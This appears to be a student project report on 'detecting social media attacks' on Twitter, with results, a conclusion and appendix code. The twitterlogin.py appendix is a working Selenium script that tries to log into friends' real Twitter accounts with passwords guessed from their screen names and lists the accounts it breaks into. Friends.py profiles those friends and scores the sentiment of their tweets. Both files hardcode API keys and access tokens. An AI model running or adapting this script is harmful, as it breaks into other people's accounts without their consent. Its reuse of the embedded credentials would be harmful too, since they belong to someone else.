
First the artificial profiles have been created on social media account and the admin has monitored the user’s account and extracted his friend’s information and generated the information in a tabular form shown in figure 4.1. which gives the information about their friend’s profile and how many people are in his network.The figure 4.1 is the first page which can be generated dynamically for any user by passing his screen name.

Second, the positive,negative and neutral count of each friend by analyzing his tweets which was tweeted by him and the user who has higher negative count has been kept under the list of suspicious and the dashboard has been created which shows the friend’s data and their sentiments as shown in figure 4.1. which can be generated dynamically for any user by passing his screen name and also gives the information about friends of friends. Which help admin to get to know about how many people like and dislike him in the social media.


In the next module of the project, the Graph has been plotted which shows the name of each friends and their no. of friends which shows how many people are in his network as shown in figure 4.2. . which can be generated dynamically for any user by passing his screen name and also gives the information about friends of friends

The next part of project i.e security part has been implemented in which we check the password strength of each user by trying to login into their account by passing different password combination which most of the people generally keep like their date of birth,phone no. etc. and the user whose account has been logged in successfully it means their password strength is not good and can be easily hacked.


Here in this case tweeter account has been taken into consideration to check the security of one’s account on tweeter.The figure 4.3 shows the that the attempt is being made to login into user’s account. After running the program, the selenium software will automatically check each user’s account and give input into the username field by passing the screen name of each user through program and also gives input into the password field which has been designed by an admin which is explained in chapter3 that how the password has been created.



**Figure 4.1:-Dashboard of friends data.**

****

**Figure 4.2:- Graph of user’s friends.**

****

**Figure 4.3:-Login to tweeter account.**

**Chapter-5**

**Conclusion and Future Scope**

**5.1 Conclusion**

The system has been designed to detect various attacks on social media like Tweeter, Facebook etc. and to also secure the user’s account by analyzing their authentication record.Interaction with the various OSN (Online Social Network) has been done by using their API’s.Then any user’s account has been logged in and analyze their account by analyzing their tweets, counting of no. of friends to know that how many people are there in his network.In the implementation of security part of the project, the security has been done by trying to login into user’s friend’s account and by passing the combination of very general password that most of the people keep which can be easily detected by hacker.By passing various general combination of password if one is able to login into other’s account means that the person whose account has been logged in has kept a very weak password.

**5.2 Future Scope**

* Various other social media account can be taken into the consideration to detect social media attack.
* More parameter can be take in addition to detect the attacks.

**References**

[1] Abigail Paradise, Asaf Shabti,Rami Puzis, Aviad Elyashar, “”Creation and Detection of Social Network Honeypots for Detecting Targeted Cyberattack”, IEEE Transactions on Computational Social Systems,pp:1-15,2017.

[2] R. Jasek, M. Kolarik, and T. Vymola, “APT detection system using honeypots,” in *Proc. 13th Int. Conf. Appl. Informat. Commun. (AIC)*,pp:25-29, 2013.

[3] A. Paradise, R. Puzis, and A. Shabtai, “Anti-reconnaissance tools: Detecting targeted socialbots,” IEEE Internet Comput., vol. 18, no. 5, pp. 11-19, 2014.

**Appendices**

**Urls.py**

from django.urls import include,path

from . import views

urlpatterns = [

path('', views.index,name='index'),

path('GetFriends', views.GetFriends,name = 'GetFriends'),

]

**Views.py**

from django.http import \*

from django.shortcuts import render, render\_to\_response

from django.template import RequestContext

import simplejson

from . import friends

def index(request):

return render(request,template\_name='app/bar\_chart.html')

def GetFriends(request):

if 'screen\_name' in request.POST:

sn = request.POST['screen\_name'] # working

request\_for = request.POST['request\_for']

response = friends.GetFriends(sn,request\_for)

response\_dict = {}

response\_dict.update({'server\_response': response })

return HttpResponse(simplejson.dumps(response\_dict))

else:

return render(request,template\_name='app/bar\_chart.html')

def savetest2(request):

o=tweeterloginselenium.get()

return render\_to\_response("app/trap.html",{'data':o})

def trap(request):

return render\_to\_response("app/trap.html")

**bar\_chart.html**

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="utf-8">

<script src="https://canvasjs.com/assets/script/canvasjs.min.js"></script>

<style>

#result table

{

border: 1px solid black;

width:auto;

}

#result table th,td

{

border: 1px solid black;

text-align: center;

}

.c1

{

width:200px;

}

.c2

{

width:80px;

}

.c3

{

width:130px;

}

.c4,textarea

{

width:70px;

}

.c5,textarea

{

width:350px;

}

</style>

</head>

<body>

<form method="post" name="name form" target="\_blank">

{% csrf\_token %}

<input name="name" id="name" type="text" />

<button id="friends" type="button" value="Get Friends" >Get Friends</button>

<button id="followers" type="button" value="Get Followers" >Get Followers</button>

</form>

<div id="result"></div>

<script type='text/javascript' src='http://code.jquery.com/jquery-1.8.2.js'></script>

<script type="text/javascript" src="https://canvasjs.com/assets/script/jquery.canvasjs.min.js"></script>

<script type="text/javascript">

$(document).ready( function() {

$("button").click( function(e) {

$("#result").empty();

$("#canvasContainer").empty();

var sn = $("#name").val();

var rf = e.target.id;

var canvasData = new Array();

$.ajax({

url : "/GetFriends",

type : "POST",

dataType: "json",

data : {

screen\_name : sn,

request\_for : rf,

csrfmiddlewaretoken: '{{ csrf\_token }}'

},

success : function(json) {

var data = json.server\_response; // array type object

var tableContent = '<table><caption>'+ rf +' of '+ sn + '</caption>\

<tr><th class="c0">No.</th>\

<th class="c1">Screen Name</th>\

<th class="c1">Name</th>\

<th class="c2">Followers</th>\

<th class="c2">Friends</th>\

<th class="c2">Positive Count</th>\

<th class="c2">Negative Count</th>\

<th class="c2">Neutral Count</th>\

<th class="c3">Joined At</th>\

<th class="c4">Location</th>\

<th class="c5">Description</th></tr>\

</table>';

$('#result').append(tableContent);tableContent = '';

var i =0;

$.each(data,function(i,v)

{

i++;

tableContent = '<tr><td class="c0">'+ i +'</td>\

<td class="c1">'+ data[i][0] + '</td><td class="c1">'+ data[i][1] + '</td>\

<td class="c2">'+ data[i][2] + '</td><td class="c2">'+ data[i][3] + '</td>\

<td class="c2">'+ data[i][4] + '</td><td class="c2">'+ data[i][5] + '</td>\

<td class="c2">'+ data[i][6] + '</td><td class="c3">'+ data[i][7] + '</td>\

<td class="c4"><textarea>'+ data[i][8]+ '</textarea></td>\

<td class="c5"><textarea>'+ data[i][9]+ '</textarea></td></tr>';

var lab = data[i][0];

var value = parseInt(data[i][2]);

canvasData.push({label:lab,y:value});

$('#result table ').append(tableContent);tableContent = '';

if(i == data[0])

{

var chart = new CanvasJS.Chart("canvasContainer", {

animationEnabled: true,

title:{

text: rf +" of " + sn

},

axisX:{

interval: 1

},

axisY2:{

interlacedColor: "rgba(1,77,101,.2)",

gridColor: "rgba(1,77,101,.1)",

},

data: [{

type: "bar",

name: "companies",

axisYType: "secondary",

color: "#014D65",

dataPoints:canvasData

}]

}); chart.render();

}

});

},

error : function(xhr,errmsg,err) {

alert(xhr.status + ": " + xhr.responseText);

}

});

});

});

</script>

<div id="canvasContainer" style="height: auto; width: 100%;"></div>

</body>

</html>

**Friends.py**

import tweepy

from tweepy import OAuthHandler

from tweepy import Cursor

import re # regular expression

from textblob import TextBlob #text/tweet parse

import json

ck="Jm6WDXZuiwlwUnT9mFbPdSpcg"

cs="Wp4Gbf74R6MZWjXvj0ifKrCobwWbchhn53Mv8L7VMLbIUi6Wnd"

at="919434545924935681-wFjVVTbs0pmyB2VwSoj4VwGb7tBYCyr"

ats ="RaPfxU0rSMjkS3MSI9N0ztXu4I2iLMecXg79OerNHw4Ly"

auth = OAuthHandler(ck, cs)

# set access token and secret

auth.set\_access\_token(at, ats)

# create tweepy API object

api = tweepy.API(auth)

def cleanData(tweet):

return ' '.join(re.sub("(@[A-Za-z0-9]+)|([^0-9A-Za-z \t]) |(\w+:\/\/\S+)", " ", tweet).split())

def getTweets(p):

tweets = api.search(q=p,count=200)

pc = 0

nc = 0

netc = 0

for t in tweets:

tweetlist = cleanData(t.text)

analysis = TextBlob(tweetlist)

if analysis.sentiment.polarity > 0:

pc = pc+1

elif analysis.sentiment.polarity < 0:

nc = nc+1

else:

netc = netc+1

sent=[]

sent.append(pc)

sent.append(nc)

sent.append(netc)

return sent

def GetUserProfileDetails(screen\_name):

user\_profile = api.get\_user(screen\_name)

data = []

counts = getTweets(screen\_name)

data.append(user\_profile.screen\_name);

data.append(user\_profile.name);

data.append(str(user\_profile.followers\_count));

data.append(str(user\_profile.friends\_count))

data.append(str(counts[0]))

data.append(str(counts[1]))

data.append(str(counts[2]))

data.append(str(user\_profile.created\_at))

data.append(user\_profile.location)

data.append(user\_profile.description)

return data

def GetFriends(n,request\_for):

user = api.get\_user(n)

temp = GetUserProfileDetails(n);

friendList = []

friends = []

if request\_for == 'friends':

friends = user.friends(count=200)

size = temp[3]

else:

friends = user.followers(count=200)

size = temp[2]

friendList.append(size)

for friend in friends:

sc = friend.screen\_name

data = GetUserProfileDetails(sc)

friendList.append(data)

return friendList

**twitterlogin.py**

from selenium import webdriver

from selenium.webdriver.common.by import By

from selenium.webdriver.support.ui import Select

from selenium.common.exceptions import NoSuchElementException,StaleElementReferenceException

import unittest, time, re

import os

from selenium.webdriver.chrome.options import Options

from selenium.webdriver.support import expected\_conditions as EC

from selenium.webdriver.common.keys import Keys

from selenium.webdriver.support.ui import WebDriverWait

import threading

import time

import tweepy

from tweepy import OAuthHandler

from tweepy import Cursor

import re # regular expression

from textblob import TextBlob #text/tweet parse

from itertools import permutations

ck="Jm6WDXZuiwlwUnT9mFbPdSpcg"

cs="Wp4Gbf74R6MZWjXvj0ifKrCobwWbchhn53Mv8L7VMLbIUi6Wnd"

at="919434545924935681-wFjVVTbs0pmyB2VwSoj4VwGb7tBYCyr"

ats ="RaPfxU0rSMjkS3MSI9N0ztXu4I2iLMecXg79OerNHw4Ly"

auth = OAuthHandler(ck, cs)

# set access token and secret

auth.set\_access\_token(at, ats)

# create tweepy API object to fetch tweets

api = tweepy.API(auth)

def get():

fr=[]

user=api.get\_user('shreya73767208')

for friend in user.friends(count=200):

fr.append(friend.screen\_name)

browser = webdriver.Chrome(r'''F:\Projects\Ubuntu\chromedriver.exe''')

url = 'https://twitter.com/login?lang=en'

browser.get(url)

browser.implicitly\_wait(30)

trap=[]

d=[]

for f in fr:

pwd=[]

first=""

for i in f:

if not i.isdigit():

first=first+i

pwd.append(f+"1")

for i in range(0,9):

pwd.append(first.lower()+str(i))

for p in pwd:

print (p)

browser.find\_element\_by\_class\_name('js-username-field').send\_keys(f)

browser.find\_element\_by\_class\_name('js-password-field').send\_keys(p)

browser.find\_element\_by\_css\_selector('button.submit.EdgeButton.EdgeButton--primary.EdgeButtom--medium').click()

browser.implicitly\_wait(30)

if browser.current\_url==("https://twitter.com/login/error?username\_or\_email="+f):

browser.refresh()

browser.get(url)

else:

trap.append(f)

browser.find\_element\_by\_css\_selector('a#user-dropdown-toggle.btn.js-tooltip.settings.dropdown-toggle.js-dropdown-toggle').click()

browser.find\_element\_by\_css\_selector('li#signout-button.js-signout-button').click()

browser.get(url)

browser.implicitly\_wait(30)

break

return trap

**trap.html**

<html>

<head></head>

<body>

<form action="savetest2" method="get" >

<input type="submit" value="Get" />

</form>

<h1>List of trapped users</h1>

{% for row in data %}

{% for col in row %}

<h2 align="center">{{ row }}</h2>

{% endfor %}

{% endfor %}

</body>

</html>